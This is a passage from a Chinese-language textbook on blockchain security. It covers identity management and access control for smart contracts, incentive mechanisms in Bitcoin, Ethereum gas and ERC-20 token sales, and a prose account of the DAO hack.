2）智能合约可以定义API。API可以是公开的（Public），也可以是私有的（Private）。身份智能合约使用API可以定义动态的基于身份属性的行为；对于外部不能调用的基于身份属性的行为，可以用私有的API。

3）身份智能合约需要更多的安全审查，最好能用形式化验证来测试身份智能合约。

4）因为身份信息有生命周期，身份智能合约必须有对应的生命周期，包括身份的建立、权限的确定和改变，以及身份的终止。

身份链的生态系统有以下几个参与者。

1）身份中介（Identity Oracle）：链上和链下的衔接者。智能合约的执行结果必须是确定的，多个节点必须对同一个运行结果达成共识，因此智能合约不能直接使用没有达成共识的链下的数据。Oracle可提供诸如利率、汇率或影响合约运行结果的任何其他信息，但其所提供的信息必须是Oracle签名的，确保交易双方能够验证其来源；而且在规定时间内不可修改，以便为事后审计或争议提供证据。Oracle一般以商业方式运作，确保能够收取一定的服务费用。身份中介可以是银行、政府机关、教育机构等，它们可以提供经过验证的正确的身份信息。比如，教育机构可以证明某一个人从哪一个学校获得哪一个学位，银行可以证明哪一个用户目前存款的数量。这些机构可以运行身份链的节点并且收取一定的服务费用。

2）身份提供者（Identity Provider）：即身份链本身，用来对发布在链上的身份信息进行验证，以达成共识；并且提供API，为身份消费者提供身份验证和访问控制的服务。需要注意的是，身份提供者必须获得身份拥有者的许可（一般使用许可令牌，Access Token）才可以提供身份验证的服务。由于有关隐私的身份信息在链上是加密的，或者是存储在链下，身份链的安全实现可以使用逐渐成熟的零知识证明或者同态加密的技术。身份提供者可以是公安部、运营商、银行或者公司企业，它们可以运行身份链需要的节点来作为身份提供者。身份链本身可以是多链或者单一

的链。

3）身份消费者（Identity Consumer）：在得到身份所有者的许可的前提下，将身份信息用于商业或个人目的。通常身份消费者是一个公司或组织，例如需要满足KYC（Know Your Customer，知道你的客户）要求的银行，或需要身份信息进行验证或更好地满足客户需求的在线电商。

4）身份的所有者（Identity Owner）：拥有身份的实际个人或实体（使用私钥来证明所有权）。在身份链的架构中，身份的所有者控制身份的数据，并且可以对身份数据进行变现。

图3-4展示的是一个多链的身份管理生态系统。身份消费者使用多链的身份管理生态系统的流程如下。





图3-4　多链的身份管理生态系统

1）身份消费者，比如一家银行对新的客户有KYC（Know Your Customer，知道你的客户）的需求，必须获得身份拥有者的许可。这个许可可以用身份链的客户端，也就是智能手机的数字“钱包”产生一个许可令牌（Access Token）。智能手机在产生许可令牌前，用户必须用生物认证的方法，比如指纹和虹膜扫描来保证安全。

2）身份消费者可以向多链的身份管理生态系统中的某一条链发起KYC的请求。在图3-4中，身份消费者向人民银行发起KYC的请求。如果人民银行可以满足这个请求，流程就可以完成。

3）如果一条链不能完全提供所有信息，可以转发给其他的身份链。比如，在用户同意的情况下，通过联通获得有关用户在联通的数据。也可以在用户同意的情况下，通过公安部获得有关用户在公安部的信息数据。

4）如果需要验证的信息在所有的身份链上均不存在，可以利用Oracle获得可信的链下身份数据。

### 3.3.5 身份智能合约

本节介绍身份链所需要的身份智能合约。身份智能合约包括身份的属性和身份的API。身份的属性包括隐私的信息和公开的信息，如生日、工资等，也可以包含公共信息，如毕业的学校、在政府机构的职位等。

身份的属性可以由Identity Oracle在身份所有者的批准下进行验证和插入，该属性可以加密。对于隐私的信息，身份所有者决定哪个身份消费者可以访问哪个隐私的属性，并且可设定访问多长时间，是否容许身份消费者存储信息等。

身份智能合约的API可以包括以下类型的API（可以用REST API）。

1）身份信息查询：按照权限查询身份信息，包括身份信息的加密和解密。

2）基于属性的访问控制：可以按照身份的属性实现比较动态的访问控制。

3）身份生命周期：身份的创建、身份的修改（由于区块链数据的不可篡改性，修改可以通过追加记录来完成）和身份的移除。

4）访问控制策略的创建、修改和移除。

### 3.3.6 区块链落地的身份管理与访问控制考虑

（1）公有链的身份管理与访问控制考虑

大部分区块链系统，特别是公有链（比如以太坊），没有身份管理系统，但是我们可以用以下的方法实现对智能合约的访问控制。

可以借助于修饰符（modif ier）来实现对智能合约函数的访问控制。假设我们不希望某些函数被所有人调用，可以创建一个修饰符并限制函数用法。以类似的方式，我们可以有多个不同的角色，根据不同情况定义修饰符。

下面是一个使用修饰符onlyMember（仅供成员使用）来规定访问控制的例子。

```
modifier onlyMember
{
    var index = DataStore(memberStore).getAddressIndex('account', ms
    var state = DataStore(memberStore).getIntValue(index, 'state');
    if (index != 0 && state == 0)
    {
        _;
    }
    else
    {
        Status(100);
    }
}

    // 使用上面定义的修饰符
function getMyBooks() constant onlyMember returns (string bookString
{
        return getBooks(true);
}
```

（2）联盟链的身份管理与访问控制考虑

联盟链在具体落地时，可以考虑建立节点准入条件。比如回答以下问题。

·哪个操作系统可以使用：例如Redhat、CentOS等。

·哪些端口要关闭：例如关闭FTP、SMTP、TFTP端口。其他高危端口

包括135、137、138、139、445、1025、2475、3127、6129、3389、593端口等。

·哪些系统账户被禁用：例如关闭对区块链点对点通信无用的系统账号，如Windows的Administrator账号。

·特权账户的密码复杂度：比如需要英文字母、数字、特殊字符等。

·特权账户的密码到期时间：比如365天后必须重新设置密码。

·使用哪个CA根证书（CA root）：联盟链的成员需要共同使用并且接受同样的证书授权机构（CA）或者开发一个去中心化的CA架构。

·联盟链的成员之间身份属性的映射规则和访问控制策略：某家参与联盟链公司的管理员不一定可以变成另外一家参与相同联盟链公司的管理员。我们需要制定身份属性的映射规则和访问控制策略。

（3）私有链的身份管理与访问控制考虑

私有链属于一家企业或者机构在公司内部部署的区块链项目。从身份管理与访问控制的角度来看，应该尽可能地使用已经在企业内部使用的身份管理系统，例如大部分系统使用微软的Active Directory（AD）。因此，区块链项目与AD的拉通可以提高区块链的安全性。

## 3.4　本章小结

在当今信息化社会，安全问题已经成为人们关注的焦点，没有人喜欢将自己的隐私暴露给其他人。对于区块链也是一样。由于区块链出现的时间不长，人们对它的认知还不够深入，因此存在巨大的安全隐患。为促进其健康、良性发展，必须要做好安全管理。本章围绕这一主题，从多个方面对相关技术做了深入分析。首先，从应用层的安全角度，对应用层的10个方面进行了分析；然后针对智能合约的安全性，从6个方面进行了分析；最后从智能合约的身份管理与访问控制的角度，对其安全性进行分析。

通过本章内容的介绍，可以让人们对应用和智能合约层的安全控制有更为深入的了解，明晰安全性对区块链发展的重要性，并且了解采取什么措施，可以有效避免风险的发生，从而实现安全控制的预期目标，促进区块链的发展。

# 第4章　激励层安全机制设计

区块链本质上就是一种分布式共识和价值激励相结合的技术体系：一方面通过数学和算法实现整个系统的共识与信任；另一方面通过激励机制保证生态体系的平衡和良性发展。在去中心化的公有链中，必须激励遵守规则的参与记账节点、惩罚不遵守规则的节点，才能让系统朝着良性循环的方向发展。区块链激励层将经济因素引入区块链技术体系，带来组织协作效率和生态内价值交换效率的提升，是保证区块链良性循环发展的重要机制。

## 4.1 激励的产生和分配

### 4.1.1 激励机制价值

区块链技术在非信任环境中构造了一套信任服务的基础设施。这种去中心化的分布式账本技术构建了共享、透明的新生态，让区块链中的每个节点不再依赖一个统一的中心，而是基于同一套共识规则来协同工作。在去中心化系统中，中央方被内部协议框架所取代，由其管控系统运作，允许系统参与者们自己执行交易验证。基于分布式账本系统，无须权威方参与或背书，而是通过使用来自计算和密码学的技术进行验证，允许跨越网络的成员对总账的有效性达成共识，从而通过技术手段构筑自身的价值体系，解决信任问题。但在去中心化系统中，共识节点本身是自利的，各节点消耗自身资源参与数据验证和记账的根本目标是最大化自身收益。因此，为保证共识节点个体理性行为与保障去中心化系统的安全和有效运行的整体目标相吻合，让去中心化体系良性运转，必须引入一种符合经济模型的激励机制，使得各方能跨越传统的组织信任边界，建立一种无界、协同且良性发展的生产关系，进而形成共识节点的大规模参与，促使去中心化系统正常运转。

加密数字通证（Token）是这种去中心化生态体系激励的一种价值载体，通过将去中心化系统中账本维护的奖励进行通证化，参与方能够在一个统一的维度上构建价值共识体系，从而在无信任基础的节点间构建出合作协同、价值分配、共创生态繁荣的规则和模式。去中心化的特性是加密通证激励产生和分配基础体系的核心因素，是保证加密通证价值稳定和价值存储能力的关键，也构成了加密通证的关键属性。通证激励模式重塑了价值的分配方式，是维持整个去中心化商业生态体系运转的血液。

### 4.1.2 比特币激励

比特币系统是典型的通过经济激励机制实现自我驱动的系统。比特币系统的可靠性依赖于整个系统的算力所构筑的强大壁垒。比特币系统不需要任何机构维持其信用，仅通过技术手段就可创建共识，从而产生价值。

#### 1.转账交易激励

比特币通过创币交易到达矿工钱包后，通过转账交易进入流通网络。比特币只有发行和转账两种交易，并且在产生后只能由一个人转移给另一个人，而不能凭空消失。而在转账交易过程中，存在着参与转账的人员之间的利益再分配过程，具体表现为挖矿节点收取的交易手续费。

通过打包交易所产生的激励，是指每一个区块中包含的所有交易费用。交易手续费促使矿工尽可能收集更多的交易以提高激励。在比特币的生成空间耗尽之后，交易费将逐渐取代创造新块的奖励，成为维持比特币经济存在的最主要因素。比特币的交易手续费不取决于交易金额的大小，而是按用户发出交易的每千字节数据量收取0.0001BTC的价格。随着比特币交易需求量的不断提升，其有限的交易空间是造成交易费用上涨的主要原因。2016年4月以来，比特币定价策略变成了拍卖形式，因为比特币每个区块所容纳的交易量已经达到饱和，用户支付转账需要和其他用户进行竞价，矿工会在打包时对于价高者的交易给予较高的优先级。竞价机制使得比特币的交易手续费节节攀升。

挖矿节点处理交易按如下规则进行排序。

1）处理较高优先级交易。区块中用来存储交易的前50KB是保留给较高优先级交易的，不管该交易中是否包含挖矿手续费。较高优先级的确定是由挖矿节点处理交易记录时为每笔交易分配的，优先级通过币的新旧程度 [1] 、交易字节数、交易中比特币数量来综合决定。具体来说，对于每一个输入（Inputs）来讲，客户端会先将比特币的数量乘以这些币在块中存在的时间（币龄，age），然后将所有的乘积加起来，除以此次交易的大小（以字节为单位）。计算公式：

priority = sum(input_value_in_units*input_age)/size_in_bytes

计算结果如果大于0.576，那么该交易可称为“较高优先级”，否则必须支付交易手续费。随着新的区块逐渐产生，留在内存池未被打包的剩余交易的块龄随之变大，最终会满足高优先级的门槛，从而被打包进区块。这种机制避免了零矿工费被无限期延迟打包的可能。

2）接着按矿工费排序交易。挖矿节点会选出包含矿工费的交易，并按照“每千字节矿工费”进行排序，优先选择矿工费较高的交易来填充剩下的区块。

3）如果区块中仍有剩余空间，挖矿节点可以选择那些不含矿工费的交易打包整合进区块中。

按上述规则构造区块后，节点通过挖矿工作，不断重复进行尝试，直到它找到的随机调整数使得产生的哈希值低于某个特定的难度目标，从而成功构建新的区块。经过全网每个节点的独立校验，在全网范围达成共识后，最终获得挖矿奖励和交易奖励。

交易手续费机制导致矿工在处理比特币交易时对高手续费的交易优先处理，信息不对称导致用户无法准确预估到底要支付多少手续费才能获得接下来的第一个区块的确认，也无法准确预估一笔交易确认的时间。支付服务的稀缺性导致用户广播交易时要么超额支付，要么由于支付费用不足而必须等待很长的确认时间。显而易见，高手续费降低了比特币在小额支付、日常支付和比特币区块链上应用的功能价值。

长期以来，大部分的收益仍然来自挖矿所得的比特币奖励，然而随着比特币挖矿奖励的递减，以及每个区块中包含的交易数量的增加，交易费占矿工收入的比重将会逐渐增加。在2140年之后，比特币发行总量达到上限后，所有矿工收益都将由交易费构成。

### 2.激励的再分配

比特币交易的合法性是由整个网络合理验证的，只有大多数参与者认同某笔交易才视为有效。然而在这种机制下，如何避免交易发起方通过伪造多个身份，发起“女巫攻击”来对某笔不合法交易进行确认，带来“双花”问题？基于控制系统中大部分算力比控制大部分实体难得多的假设，比特币协议使用PoW来防止“女巫攻击”。在确认交易前，参与者需要做一些工作来证明他们的真实实体身份，通过寻找随机数使区块头哈希值小于等于某给定的难度目标值这项工作，不断地尝试不同随机数来寻找答案，获得区块的记账权。因此，算力成为验证交易能力获胜的关键，而不是实体身份的数量。挖矿计算的算法是固定的、简单的，并且没有在软件层面存在提升的空间，那么提升单个挖矿参与人效率则主要依赖于硬件的性能提升。

随着计算机性能的飞速提升、参与挖矿网络节点的不断扩张，难度值也不断进行调整，从而构筑起巨大的投入壁垒，导致攻击比特币区块链将会是异常艰难的事情，从而确保从而比特币主干区块链的安全性，构建出

人类目前最安全的“数据之锚”。同时，这也决定了比特币挖矿是一场庞大而持久的矿机算力竞赛。自比特币诞生以来，矿机算力发生了若干次重大跃迁。

矿池将各节点贡献的算力按比例划分成不同的股份（Share），并遵循一定的分配机制来分配奖励。例如，PPLNS（Pay Per Last N Shares）机制是根据其在过去N股股份中所占比例来支付收益，具有一定滞后性，所有矿工根据自己贡献股份的数量来分配区块中的货币。PPS（Pay Per Share）则直接依据各节点算力在矿池中的占比，根据矿池每天平均可获得的矿产，为各节点估算和支付一份固定的基本理论收益，并立即为每一个Share支付报酬，而不必等待区块确认。该支出来源于矿池持有的比特币资金，会一定程度上减少矿工的风险，而将风险转嫁给矿池运营者，因此采用此方式的矿池将会收取7%～8%手续费来弥补其为各节点承担的收益不确定性风险。矿工承担低风险，收益也相应较低。P2Pool的挖矿节点工作在类似比特币区块链的一种Shares链上，每个节点工作的区块，都包括支付给前期Shares的所有者以及该节点自己的比特币。此种模式下99%的奖励（50BTC＋交易费用）会平均分给矿工，另外0.5%会奖励给生成区块的人。

在普通矿工参与挖矿的过程中，普通挖矿者除可能面临账号丢失、黑客攻击、钓鱼网站、木马等诸多问题，选择矿池还需要考虑矿池的诚信度、稳定性、收益能力、手续费等因素。另外，在选择矿机装备上，也存在个人投入与整体算力涨跌的博弈问题。按照比特币算法的设计，挖矿难度会随硬件设备性能的提高而加大，以保证公平性。计算难度增加意味着回本的周期越来越长，成本会越来越高，与比特币共生的矿机或将面临更加起伏波折的历程。

[1]　未花费过的交易输出UTXO自被记录到区块链起所经历的区块数，即UTXO深度。

### 4.1.3　以太币激励

以太坊作为一个运行智能合约的去中心化区块链应用平台，实现了内置编程语言的区块链协议，并且支持任何区块链分布式应用在此协议基础上运行，允许用户按照自己的意图创建复杂的操作。以太坊也使用激励驱动的安全模式，通过挖矿来获得以太币、保护网络和验证计算。与比特币不同的是，以太坊的密码学货币——以太币（Ether）主要不是用于支付，而是作为以太坊的内置数字资产，支付运行各种智能商业逻辑程序所需的交易费用，以激励矿工和保护以太坊良性运转。以太坊的挖矿也不需要过度依靠昂贵的专业挖矿设备积累挖矿算力来运行，而是通过可负担的挖矿实现以太币的发行与支付所需计算费用之间的平衡。

#### 1.以太坊的燃料激励

以太坊是一个运行智能合约的去中心化平台，提供了以太虚拟机（Ethereum Virtual Machine，EVM）。EVM是图灵完备的，可以实现循环语句；而在图灵完备的系统中，为了防止代码的指数级激增、无限循环或遭DDoS攻击，以太坊引入了“燃料”的概念——Gas。当EVM执行交易时，每条指令都要消耗Gas资源。越复杂的运算，消耗Gas越多。只要给每个程序设定一个可消耗Gas的上限，就可以防止程序出现死循环而无法停止的情况。

Gas是以太坊的成本计量单位，表示智能合约中具体操作的经济开销。Gas本身有自身的价格gasprice，与以太币有汇率换算的关系，从而保证以太坊基本计算成本的稳定性，不会受以太币市场价格的波动影响。以Gas为单位的计算成本和真实价值稳定不变，gasprice价格是以另一货币（比如以太币）为单位的Gas成本。为了保持Gas的价值稳定，gasprice是浮动值，如果货币成本波动，gasprice也会变化以保持同样的真实价值。gasprice代表交易发送者愿意为单位Gas支付的费用，可以由每个用户自行设置，并受市场供求关系影响（由矿工和交易发起者的博弈来进行调控，根据多少用户愿意花费和多少进程节点愿意接受，形成一个平衡价格）。

每笔交易需要支付的交易费用Fee＝gasused*gasprice。gasused是所有被执行的命令的Gas消耗值总和。同时，每笔交易都被要求包含一个gaslimit（又称作startgas，是指这笔交易所允许的Gas最大消耗量，代表每笔交易最多被允许使用的计算步骤）。如果执行交易的过程中，“用完了燃料”，所有的状态改变都将恢复原状，但是已经支付的交易费用不可收回。如果执行交易中止时还剩余“燃料”，那么这些“燃料”将被退还给发送者。交易费用将加至矿工账户，作为对执行代码的矿工的报酬。

矿工可以根据gasprice，在区块startgas范围内，有选择地打包交易并收取费用。用户所选择支付的交易费用多少会影响到该交易被打包所需等待的时长。显然，gasprice越高，其交易就会越快被矿工打包。

燃料激励机制是确保以太坊中复杂计算安全的关键机制，它给任何失控或恶意的程序设定了一个安全阀，程序中的错误不会使网络的其他部分出现性能问题，只有发起方会受到影响。这可以避免系统遭受DDoS攻击，因为攻击者也需要支付交易费用。以太坊通过燃料激励机制可以鼓励更加高效的合约代码、减少不必要的计算和防止作恶。经济激励机制同时因为合约代码的执行要根据执行指令数计费，所消耗的费用超过设定上限时会被取消，从而能避免合约代码逻辑中出现死循环对矿工的影响。

### 2.以太坊的矿前激励

为整合所需资源，使以太坊这个集开发者、矿工和其他权益人的巨大网络持续运转，以太坊宣布了对其基础货币单位——以太币的预售计划。根据以太坊发布的文件显示，募集资金的76.5%将用于以太坊平台和工具的开发和拓展，13.5%的资金将用于社区服务，而剩余的10%资金将会用于支持加密货币研究小组（CCRC）的研究。

2014年6月，以太坊基金会Stiftung Ethereum在瑞士设立，用于管理预售资金所带来的法律和财务上的复杂事务，以更好支持以太坊和去中心化技术生态系统。其中一项重要任务就是对以太坊协议及相关技术发展的推进，以及对使用以太坊技术和协议的应用进行支持。

### 4.1.4 其他通证激励

比特币是比特币区块链的原生Token，将而将区块链带入2.0时代的以太坊平台，更是将底层通证激励机制和平台上去中心化的分布式应用程序及智能合约层的激励机制结合成一个复杂的通证激励生态体系。正如以太坊能够在其区块链上层创建新的协议，以太坊也能在区块链上层用智能合约创造新的Token，这种使用智能合约创造的新的通证称为“非原生通证”，这种创建并定义了非原生通证的合约称为Token合约。这些非原生通证和以太币在整个生态系统中遵循一个固定的安全标准，允许整个以太坊生态系统中的去中心化应用程序和智能合约彼此协作，共同构成了通证激励体系。分析通证激励的内在逻辑，首先要从通证的产生来看。

#### 1.通证的创建

通证的概念在产业内被广泛熟知和应用，与以太坊及其ERC-20标准密不可分。ERC-20是在2015年11月推出的Token标准，它为以太坊上的通证合约提供了特征与接口的共同标准和一套通用规则，允许钱包、交易和其他智能合约以一种常见的方式对接各种通证，从而以太坊智能合约层非原生通证与以太坊生态系统兼容，以太坊区块链上的智能合约和去中心化应用之间可以无缝交互。基于这个标准，任何人都可以在以太坊上发行自定义的Token，来作为其特定的权益和价值的代表（本质上是一种可以流动的、加密的数字权益证明）。

不同的非原生通证是由通证合约创建的。从本质上来说，一个通证合约是一个包含了对账户地址及其余额的映射的智能合约。合约创建者定义了合约的账户余额，即通证。这种余额可以用来表示物理对象、另一种货币的价值、持有人信用等任意元素。当一个通证从一个账户被转移到另一个账户的时候，通证合约会更新两个账户的余额。通证总供给可以通过通证合约“铸造”新通证来增加，也可以通过“销毁”现有通证来减少或使其不可用。一个符合ERC-20标准的通证合约，最重要的是定义合约地址和可用通证的总供给，另外还包括名字、标志、小数位等细节规定，且允许发现用户的余额，也允许余额经过验证从一个账户转账到另一个账户。通过ERC-20通证合约所创建的通证，可以立即兼容以太坊钱包，很容易地实现与以太币的交易。创建通证合约其实非常简单，在公开的GitHub库中可以找到生成通证的通用代码，通过复制粘贴、输入变量（如名称、符号、总量）等操作，几分钟就可以创造出一种ERC-20标准的非原生通证。

为何需要创建出不同的应用通证（非原生通证），而不用以太币作为分布式应用的价值流通载体呢？这是因为以太币的价值与人们对整体以太

坊网络的需求有关，与以太坊网络对智能合约的执行能力有关，而与以太坊上单独的区块链应用价值并无直接关联。而单独应用的非原生通证，则直接取决于该应用自身的价值。唯有如此，才能从真正意义上发挥对特定应用的激励作用。

## 2.通证激励的分配

通证有3个基本要素：首先，通证是一种数字权益证明，须以数字形式存在，代表某种权益；其次，通证作为某种权益符号，其安全性和有效性受区块链技术的保障；第三，具备可流通和交易的属性，在可信的数字化网络中以一种安全的方式进行流通。

ERC-20标准允许一种新的筹资模式，即允许开发方以出售非原生通证的方式，来为去中心化项目融资，投资方只需持有以太币等原生通证，即可实现投资活动。一般情况下，项目方通过平台公布项目的通证合约地址，接受原生通证，并通过智能合约定义一种可预测的兑换规则。当投资者想要购买这种通证的，他们可以把自己的以太币等原生通证从钱包中转移到项目方公布的非原生通证的合约地址中，从而获得项目通证；进而可以在支持项目通证的加密货币交易所中交易。项目方获得投资者的投资，可以为各类协议和基于区块链的应用融资，从而驱动新协议或新应用项目的发展。这就是通证激励分配的基本过程。

不同项目创建的合约通证，又可根据其使用方式或价值属性，分为应用凭证通证、收益权证通证、股权凭证通证等类型。

·应用凭证通证：当用户要使用一个区块链应用时所需花费的通证。在区块链应用中，应用凭证通证扮演的是交易媒介的角色。用户需要支付通证以使用应用平台、功能或通道，随着平台和应用的推广、发展，作为交易媒介的通证价值会不断上涨；项目方未向投资者许诺任何资金上的收益，而是以实物、服务或者应用场景使用权等作为回报。通证激励的核心价值在于应用层的使用功能。

·收益权证通证：不具有实质性使用功能，代表的是对相关基础资产的未来收益权。相关的基础资产包括特定的区块链系统或项目业务运营利润。项目发起方基于区块链平台上的智能合约及相关算法形成数字通证收入，并按投资者的收益权证定期或不定期给付特定收益。

·股权凭证通证：代表投资者对项目享有相应比例的所有权，类似于公司股份。通证持有者拥有构建权益通证的区块链应用的股份，会收到该区块链应用的收益分红，还拥有对应用事务的投票权，以决定未来这个应用的发展。

一个区块链应用不一定使用一种通证，也可能兼有上述多种通证特性，比如应用凭证和收益权证混合类。通证持有人一方面在项目落地后取得特定场景使用权，并进行交易结算支付；另一方面，对于项目利润享有收益权，包括通证回报和利润回报。区别于传统金融市场，区块链项目中的合约通证难以界定为纯粹的项目权益，持有人享有通证价值波动收益权，并且可用作特定场景下的交易结算工具，因此具有多重属性。

不同于原生通证以挖矿为基础的产生模式，非原生通证的产生灵活多样，可以是静态的，也可以根据筹集金额动态计算调整。模式包括以下几种。

1）限制最高上限， 以固定价格销售固定数量（因此估值也是固定的）的通证。为确保买入，投资者通常会通过提高交易费竞拍的方式争相购买，很可能导致超额购买和巨额的交易花费，并存在通证购买分布的不均衡隐患，存在大型矿池介入并在所有人之前买进所有通证的风险。

2）不限制最高上限。 随着通证销售的演化，这种不限制最高上限的模式又细分出传统不限额模式、逆向荷兰式拍卖、Vickrey拍卖等不同模式。

①传统不限额模式：人们把数字货币发送到一个地址以换取一定数量的应用通证。通常为发布期设置一个时间窗口，以及一个线性下降的数字货币与应用通证之间的转换率，时间越久每单元数字货币可以兑换的应用通证越少，直到窗口期结束。这种模式下，购买者经常在价格增长的压力下提前购买，并且由于不设上限，通证创造数量完全取决于募得的数字货币总量及汇率，存在应用通证数量和估值的不确定。

②逆向荷兰式拍卖：创造的通证总量固定，其中一定百分比的数量会在通证发布时分配出去。发布方预先设定众筹结束的条件，例如卖出通证的数量，或募集的数字货币达到一定值。参与者预先将数字货币发送到通证发布者指定的地址，并设定一个购买价格的心理预期，当通证销售价格低于其心理预期时，可发送交易请求购入通证。通证销售过程中，通证价格会逐渐下调；当发布终止条件达到，最终区块的通证价格确定为通证的最终销售价格，从而不高于每个参与者购买时的承诺价格。参与者购买时宣布他们愿意付的最高价，但是最终的价格由最后一个最低的价格所决定。这种模式下，购买者出于“害怕错过”的心理，很容易“不理性”地提前购入，从而导致筹得的数字货币在时间窗口早期内就冲量到上限。这样一来，售出通证数量占总量比例极低，通证估值维持在了高位，而剩余通证占比极高，且由项目团队持有，通证交易价格极易受控于该团队。

③Vickrey拍卖：通证总量固定，把价格交给卖方确定，根据出价次

高者完成交易。这种方法的好处是当使用最高叫价拍卖时，买方为了保障自己的利益，往往出价要略低于心理价格；而使用这种拍卖方式时，买方往往可能以心理价格或略高于心理价格出价。

## 4.2 激励层安全分析

### 4.2.1 通证激励模式的安全隐患

在技术层面，通证安全隐患可能存在于项目应用层、合约层等各个层面，且贯穿通证产生和流通的整个过程。

1）项目平台存在外部入侵隐患，平台方如未采取足够的技术防护措施，导致外部侵入，则网站可能被黑客利用来发布虚假的电子钱包地址，骗取盲目的投资者，比如一些通证激励钱包地址信息在非官方渠道发送。

2）在合约执行过程中，可能出现DDoS攻击，或客观原因造成网站无法访问，虚拟币转出长时间未到指定地址，造成用户虚拟币丢失的情况。

3）通证合约也可能存在代码漏洞风险，使得攻击者利用代码漏洞初始化钱包并转移虚拟货币。一个典型的漏洞是合约接口存在访问权限定义漏洞，对于访问者权限未加严格限定，这样攻击者就有可能有权限调用到核心函数并完成非法转账。

在经济层面，通证众筹项目存在投资风险隐患。

1）通证不具有真实使用价值。有些项目只是传统的互联网项目，披着区块链的外壳以通证为工具进行辅助融资，其通证并不具有实际作用，也不具备加密属性及不可替代性，只是法币或比特币、以太币等通用加密货币的兑换符号而已。通证使用价值越是趋近于零，其涉嫌炒币和投机的嫌疑就越重。

2）项目本身不具备去中心化属性，业务逻辑不具有实际应用价值。一些通证依托的应用可能并不具有普遍性，或应用于非常小众的领域，甚至不具备提高真实世界生产效率的能力。许多项目虽然具备概念创新，但缺乏从0到1的冷启动能力，无法完成落地转化。有些通证由团队一次性发出，甚至没有挖矿机制，并依赖于高度中心化的记账体系，这类项目具有非常明显的泡沫属性，存在较大的投资隐患。

3）项目方存在过度承诺和虚假宣传的现象。项目平台无须通过专门审核或登记，没有涨停板、没有投资人准入资质要求、一夜之间20～30倍的神话、“民主化”融资手段等都是刺激普通散户纷纷进场的原因，客观存在的投资需求和投资人低准入门槛联手造就了火热的投资泡沫。有些项目方一味强调项目潜力，弱化项目可行性，甚至省略实际落地的方案和计

划，商业模式不清晰。有的干脆通过误导性宣传，以区块链名义从事融资活动。许多创业公司没有经过尽调就推出项目，凭借一纸模糊的白皮书和华丽的网站，通过几十行代码就完成了巨额融资。至于对投资者的承诺是否兑现，则不在其考虑范围之内。市场的鱼龙混杂，极易引发旁氏骗局。通证的营销和预售过程存在多级销售，通过扩大受众群体、炒作通证等方式来圈钱，一旦项目发生“跑路”，主要风险都会落在投资者和高位接盘者身上，引发区块链行业的负面新闻，进而影响整个区块链生态。以太坊联合创始人Vitalik Buterin对于通证激励发放和交易市场的泡沫现象表达了担忧：“最近我们所看到的是，人们已经过度滥用这一概念，有太多项目的通证不是因为这样做是有意义的，而是因为他们有一个可以卖掉并换成钱的产品。没有通证就没有商业模式。这一现象造成了当前社区激励的失衡”。

### 4.2.2 通证激励安全事件分析

#### 1.The DAO事件：智能合约漏洞导致以太币被盗

2016年6月17日，区块链业界最大的众筹项目The DAO遭到攻击，导致350多万以太币资产被分离出The DAO资产池。这一攻击事件在区块链历史上留下了沉重一笔。

The DAO是德国初创公司Slock.it发起的开源项目，作为一个去中心化自治组织以智能合约的形式运行在以太坊区块链上。2016年4月30日，该项目上线，开始为期28天的全球众筹；于5月28日完成众筹，共募集1150万以太币，在当时的价值达到1.49亿美元，成为全球历史上最大金额的众筹项目。

6月17日，运行在以太坊公有链上的The DAO智能合约遭到攻击。黑客利用The DAO智能合约中递归调用存在的漏洞，对其进行攻击，导致该合约筹集的公众款项不断被转移至其创立的子合约中。攻击者针对2个漏洞展开组合式攻击：一是递归调用splitDAO函数，通过不断重复该函数自我调用，攻击者的DAO资产在被清零之前重复地从DAO资产池中分离出来至childDAO中；二是攻击者的DAO资产分离后避免从The DAO资产池中销毁，在递归快要触到Block Gas Limit的时候进行收尾工作，把自己的DAO资产转移到了另一个受攻击者控制的账户，在利用第一个漏洞攻击完后，再把安全转移走的DAO资产转回原账户。这样，攻击者利用2个账户和同样的DAO资产，反复地利用同一个Proposal进行攻击，从而向一个匿名地址转移了360万个以太币，几乎占据了众筹总量的1/3，价值达6000万美元。

由于受制于The DAO众筹时设定的28天锁定原则，黑客需要等到7月14日才能对资金进行转移。事件发生后，以太坊社区首先号召社区以用垃圾交易阻塞交易验证的方式减缓黑客继续偷盗，同时发动社区“白帽”黑客开展“罗宾汉”行动，将剩余2/3未被盗取的资金转移到安全账户。6月30日，以太坊创始人提出硬分叉设想。7月15日硬分叉方案公布，建立退币合约。CarbonVote网站的投票结果显示，共有450万左右的以太币参与了投票，其中87%的票数支持硬分叉方案。7月20日晚，第1920000个区块到来，以太坊硬分叉成功。在这个用代码定制的区块中，The DAO合约里的所有资金，包括被黑客控制的资金，约1200万以太币，全部都被转移到了一个新的智能合约中。该合约只有一个功能：退回The DAO众筹参与人的以太币。众筹人只要调用withDraw方法，就可以用DAO币换回以太币。硬分叉后，以太坊形成了原链（ETC）和新链（ETH），The DAO风

波得以最终平息。

